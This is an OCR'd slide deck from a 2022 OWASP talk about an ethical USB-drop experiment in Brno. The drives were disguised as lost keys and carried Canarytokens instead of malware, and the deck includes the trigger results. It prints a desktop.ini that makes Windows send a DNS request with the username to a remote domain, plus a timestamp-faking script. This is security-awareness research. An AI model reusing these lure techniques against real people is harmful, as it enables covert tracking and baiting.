Compromised Keys

by @vavkamil

OWASP Czech Chapter Meeting

April 5, 2022

Whoami

- **Kamil Vavra (@vavkamil)**
    - Application Security Engineer @ Kiwi.com
        - We are hiring; jobs.kiwi.com!
    - Penetration Tester @ TunaSec.com
        - Check our blog; tunasec.com/blog!
- Interested in **Offensive Web Application Security**
    - Burp Suite Certified Practitioner
    - Bug bounty hunter & CTF player
        - Follow me on Twitter; @vavkamil
        - Visit my personal blog; vavkamil.cz

Introduction

- Did you saw Mr. Robot?
    - *eps1.5_br4ve-trave1er.asf*

Introduction

- Did you saw Mr. Robot?
  - *eps1.5_br4ve-trave1er.asf* (Sorry for spoilers)

via GIPHY

Agenda


- Does planting poisoned USB sticks really work?
  - How can we even very this?
  - Is there an ethical way to "poison" the flash disk?
- What can I do when we don't have a red team at work?
  - NDA would most likely prevent me from talking about this even if we did :(
- What about "regular" people here in Brno?
  - Do they even know there is any risk?
  - Let's find out; this will be fun (education is always fun)!

USB Flash Disks

- I bought 10+1 USB flash disks for $65 ($6 per each)
    - The pink one was the cheapest option available :)

Compromised Keys

- Nobody is going to fall for this
  - It would look be much better if attached to a set of keys



Staré klíče a zámky (7003155957)

Aukro - Sběratelství - Ostatní - Ostatní

Vyvolávací cena

150 Kč

Končí **úterý,** 18.
Prodejce nastavi

1 sleduje

Doprava

Balík Do ruky 150

Osobní převzetí Vy
Chlumec

Compromised Keys


- I won an auction for a ton of old keys for $6,80
  - They were rusty and dirty :(

Compromised Keys

- I left them overnight in a mix of baking soda and apple cider vinegar
    - Coca-cola would most likely also work :)

Compromised Keys

- Then I bought ten key rings for $0,86
  - The shipping cost was ~double that :(



10x kroužek na klíče, kovové kroužky, 10 ks, průměr 25 mm (6999104876)

Aukro - Dům a zahrada - Ostatní

Cena Kup teď!

19 Kč

K dispozici 3 sady

Do vyprodání v

2 sledují

Doprava


Obyčejné psaní 3

Compromised Keys

- I was happy to have ten almost identical sets of keys
  - But who does have keys without a nice keychain?

Compromised Keys

- I bought ten awesome keychains with a 93% discount for $3,63



MALL.CZ

Ceny dopravy · Vše o nákupu · Pro firmy · Prodejny · Kontakt · + Věrnostní kluby

VYBERTE SI KATEGORII ▾

Hledejte rukavice, běžecký pás, myčka ...

• Oblečení, móda • Dámské oblečení • Doplňky • Peněženky, pouzdra • Přívěsky, pouzdra na klíče • Diddl & Friends Klíčenka písmena Diddl, Klíčenka abeceda pís

Diddl & Friends Klíčenka písmena Diddl, Klíčenka abeceda písmena "R". Diddl

Partnerský prodej - cenu dopravy ur

Stylová **klíčenka glazura** s motivem zvíř

Celý popis ⌄

~~119 Kč~~

8 Kč

-93%

Levněji s novou kartou >

Skladem u partnera 5+ kusů

21.1.2022 - 24.1.2022 na vaši adrese

Zboží partnera Apollo store

✓ Prodej zastřešuje MALL.CZ včet

ⓘ Partner odesílá zboží v samosta

ⓘ Partner určuje způsoby a ceny d


Přidat do košíku

Compromised Keys

- This will look great!
  - The last thing I need is a lanyard to attach everything

Compromised Keys

- I found 18 lanyards for $4,53 (+ $4 for shipping)



ŠŇŮRKY NA KRK - na mobil, klíče, karty... 18 ks. (6998597834)

Aukro - Oblečení, obuv a doplňky - Módní doplňky - Ostatní

Prodejce je do **18. 1. 2022** nepřítomen. Co to znamená?

Cena Kup teď!

100 Kč

K dispozici **1** kus

Do vyprodání všech polo

Žádný sledující

Doprava

Doporučená zásilka **80 Kč**

Compromised Keys

- The hardest part so far was attaching the lanyards to flash disks
  - It was not as easy as I imagined :(

Compromised Keys

- I was so happy with the result
  - The total cost was around $99,75
  - It took about three weeks to get everything together

Canarytokens


- Canary tokens are a free, quick, painless way to help defenders discover they've been breached (by having attackers announce themselves.)
  - canarytokens.org/generate
  - docs.canarytokens.org
- How tokens works (in 3 short steps):

1. Visit the site and get a free token (which could look like an URL or a hostname, depending on your selection.)
2. If an attacker ever uses the token somehow, we will give you an out of band (email or sms) notification that it's been visited.
3. As an added bonus, we give you a bunch of hints and tools that increase the likelihood of an attacker tripping on a canary token.

- Token examples
  - HTTP Token / DNS Token / Web Image / Cloned Website / Adobe PDF / MS Word / MS Excel / Windows Directory / Custom EXE / QR Code / SVN / AWS API Keys / Fast Redirect / Slow Redirect / SQL Server / WireGuard

Canarytokens

- Select token



Select your token

Web bug / URL token
Alert when a URL is visited

DNS token
Alert when a hostname is requested

AWS keys
Alert when AWS key is used

Microsoft Word Document
Get alerted when a document is opened in Microsoft Word

Microsoft Excel Document
Get alerted when a document is opened in Microsoft Excel

Kubeconfig Token
Alert when a Kubeconfig is used

WireGuard VPN
Alert when a WireGuard VPN client config is used

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
es. **Know. Wh**

Canarytokens

- Generate token



Your Web token is active!

Copy this URL to your clipboard and use as you wish:

```
http://canarytokens.com/traffic/feedback/images/w087yeemqd0l
```

Remember, it gets triggered whenever someone requests the URL.


If the URL is requested as an image (e.g. <img src="">) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

Canarytokens

- Manage token



Token settings

Email alerts: ON

vavkamil@protonmail.com


Here's your Windows Folder token:

This token has been triggered 8 times. View its history

We hope you are enjoying the free version of Canarytokens!
For more (non-public) tokens, support, mass-deployment-tools and better management of your deployed tokens, check out our commercial Canarytoken offering at https://canary.tools/canarytokens.

Canarytokens

- Token history



Incident List

```
Date: 2022 Mar 15 10:29:44.620127 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:28:25.281761 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:27:57.732458 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:10:30.281173 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:09:59.242243 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:09:33.605556 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:09:32.292451 (UTC) IP: 141.101.95.42 Channel: DNS
Date: 2022 Mar 15 10:09:31.738828 (UTC) IP: 141.101.95.42 Channel: DNS
```

Dockerized Canarytokens

- github.com/thinkst/canarytokens-docker
    - **frontend.env**


```
#These domains are used for general purpose tokens
CANARY_DOMAINS=example1.com,example2.com

#These domains are only used for PDF tokens
CANARY_NXDOMAINS=example3.com

#Requires a Google Cloud API key to generate incident map
# on history page with the Maps JavaScript API
#CANARY_GOOGLE_API_KEY=
CANARY_PUBLIC_IP=1.1.1.1
```

- **switchboard.env**

```
CANARY_MAILGUN_DOMAIN_NAME=x.y
CANARY_MAILGUN_API_KEY=zzzzzzzzzz
CANARY_PUBLIC_IP=1.1.1.1
CANARY_PUBLIC_DOMAIN=my.domain

CANARY_ALERT_EMAIL_FROM_ADDRESS=noreply@example.com
CANARY_ALERT_EMAIL_FROM_DISPLAY="Example Canarytokens"
CANARY_ALERT_EMAIL_SUBJECT="Canarytoken"
```

Canarytokens DNS records

- A `canary` - *Used for generating tokens*
- A `flashdiskzdarma.cz` - *CF worker for static HTML message*
- A `webhook` - *CF worker for Telegram webhook notifications*
- NS `tokens` - *Used for triggering tokens*
- MX/TXT - *Mailgun for email notifications*




DNS management for **flashdiskzdarma.cz**

Type	Name	Content	Proxy status	TTL	Actions
A	canary	157.245.66.98	DNS only	Auto	Edit ▸
A	flashdiskzdarma.cz	13.37.13.37	Proxied	Auto	Edit ▸
A	webhook	13.37.13.37	Proxied	Auto	Edit ▸
CNAME	email	eu.mailgun.org	DNS only	Auto	Edit ▸
CNAME	www	flashdiskzdarma.cz	Proxied	Auto	Edit ▸
MX	flashdiskzdarma.cz	mxb.eu.mailgun.org 10	DNS only	Auto	Edit ▸
MX	flashdiskzdarma.cz	mxa.eu.mailgun.org 10	DNS only	Auto	Edit ▸
NS	tokens	canary.flashdiskzdarma.cz	DNS only	Auto	Edit ▸
TXT	flashdiskzdarma.cz	v=spf1 include:mailgun.org ~all	DNS only	Auto	Edit ▸
TXT	mta._domainkey	k=rsa; p=MIGfMA0GCSqGSIb3...	DNS only	Auto	Edit ▸

Flash disk data

- AI-generated images & four canary tokens
    - DNS token in `My Documents` (desktop.ini)
    - Word & Excel token in `School` (docx/xlsx)
    - Web token in `Web` (index.html)



```
├── ./Art
│       ├── ./Art/01.jpeg
│       ├── ./Art/02.jpeg
│       ├── ./Art/03.jpeg
│       ├── ./Art/04.jpeg
│       ├── ./Art/05.jpeg
│       ├── ./Art/06.jpeg
│       ├── ./Art/07.jpeg
│       ├── ./Art/08.jpeg
│       ├── ./Art/09.jpeg
│       └── ./Art/10.jpeg
├── ./avatar.jpeg
├── ./Cats
│       ├── ./Cats/01.jpeg
│       ├── ./Cats/02.jpeg
│       ├── ./Cats/03.jpeg
│       ├── ./Cats/04.jpeg
│       └── ./Cats/05.jpeg
├── ./My Documents
│       └── ./My Documents/desktop.ini
├── ./School
│       ├── ./School/glg9.docx
│       └── ./School/v74v.xlsx
├── ./Web
│       ├── ./Web/assets
│       ├── ./Web/images
│       ├── ./Web/index.html
│       ├── ./Web/LICENSE.txt
│       └── ./Web/README.txt
└── Zero
    └── 0
        └── 1
            └── 2
                └── 3
                    └── 4
                        └── 5
                            └── 6
                                └── 7
                                    └── 8
                                        └── 9
                                            └── compromised-keys.txt
```

Flash disk data

- AI-generated images
  - ThisPersonDoesNotExist.com
  - ThisArtworkDoesNotExist.com
  - ThisCatDoesNotExist.com
- Windows Directory Token
  - Dropping a desktop.ini file in a folder allows Explorer to set a custom icon for a file.
  - Since this icon can reside on a remote server (via a UNC path), using DNS we can effectively make use of a token as our icon file.

```
desktop.ini

[.ShellClassInfo]
IconResource=\\%USERNAME%.INI.yikng89urex.tokens.flashdiskzdarma.cz\resource.dll
```

- https://help.canary.tools/hc/en-gb/articles/360017482297-How-to-create-and-troubleshoot-the-Windows-Folder-Canarytoken


Flash disk data

- Changing metadata on files & folders
    - Random date & time to make it look real

```
#!/bin/bash

DIRECTORY="/media/vavkamil/USB DISK"
YEARS=("2020" "2021" "2022")

find "$DIRECTORY" -print | while read filename; do
    YEAR=${YEARS[$RANDOM % 3]}
    MONTH=$(( $RANDOM % 12 + 1 ))
    DAY=$(( $RANDOM % 29 + 1 ))
    HOUR=$(( $RANDOM % 23 + 1 ))
    MINUTE=$(( $RANDOM % 59 + 1 ))

    HISTORY="$YEAR$(printf %02d $MONTH)$(printf %02d $DAY)
      $(printf %02d $HOUR)$(printf %02d $MINUTE)"

    touch -c -t "$HISTORY" "$filename"
done
```

FlashDiskZdarma.cz

- Message in case someone will investigate



Compromised Keys

What would you do if you found random keys without knowing whom they belong to or where they grant access?
A red team exercise applied in a real-world, social experiment with a twist.

Hello Friend,

Since you are here, you most likely found my keys with a USB flash disk attached to them.
If you didn't see Mr. Robot yet, you should watch "*eps1.5_br4ve-traveler.asf*" to know why it's a bad idea to plug it into your PC.

But don't worry, there isn't anything malicious going on. "Compromised Keys" is the title of my presentation at the upcoming security conference, OWASP Czech Chapter Meeting, scheduled to take place on April 5, 2022, in Brno.

So, congratulations, you can keep the flash disk; consider it a gift from me. Unfortunately, nothing comes for free nowadays.
In exchange, you were part of my social experiment because the USB flash disk did phone home and informed me about which files you opened.
If you want to learn more, check out my blog vavkamil.cz, where I will publish everything after the said conference.

Thank you for being part of this; make sure to format the flash disk before you start using it, and have a nice day!
If you have any questions, please reach me via vavkamil@protonmail.com.

Kind regards,


@vavkamil

Compromised Keys

- I prepared ten flash disks
  - With four canary tokens on each of them
  - **Then I accidentally lost all of them somewhere around Brno :(**

Compromised Keys

- Received two webhooks
  - The first one on Sunday, the second one on Monday



Canarytokens
bot

Yesterday

usb10
folder 15:07

usb10
folder 15:13


usb10
folder 15:23

Today

usb4
excel 10:48

Compromised Keys

- The first one just after two hours on Sunday



Canarytoken triggered

ALERT

A DNS Canarytoken has been triggered by the Source IP 172.253.197.1. Please note that the source IP refers to a DNS server, rather than the host that triggered the token.

Basic Details:

Channel	DNS
Time	2022-04-03 13:07:23 (UTC)
Canarytoken	lkv9wav31daupr9tkog2jz9en
Token Reminder	usb10=folder
Token Type	windows_dir
Source IP	172.253.197.1

Canarytoken Management Details:


Manage this Canarytoken here

More info on this token here

Powered by:Thinkst Canary

Compromised Keys

- A lot of hits while browsing all folders
    - DNS requests from Cloudflare (Prague)
    - DNS requests from Google (Frankfurt)



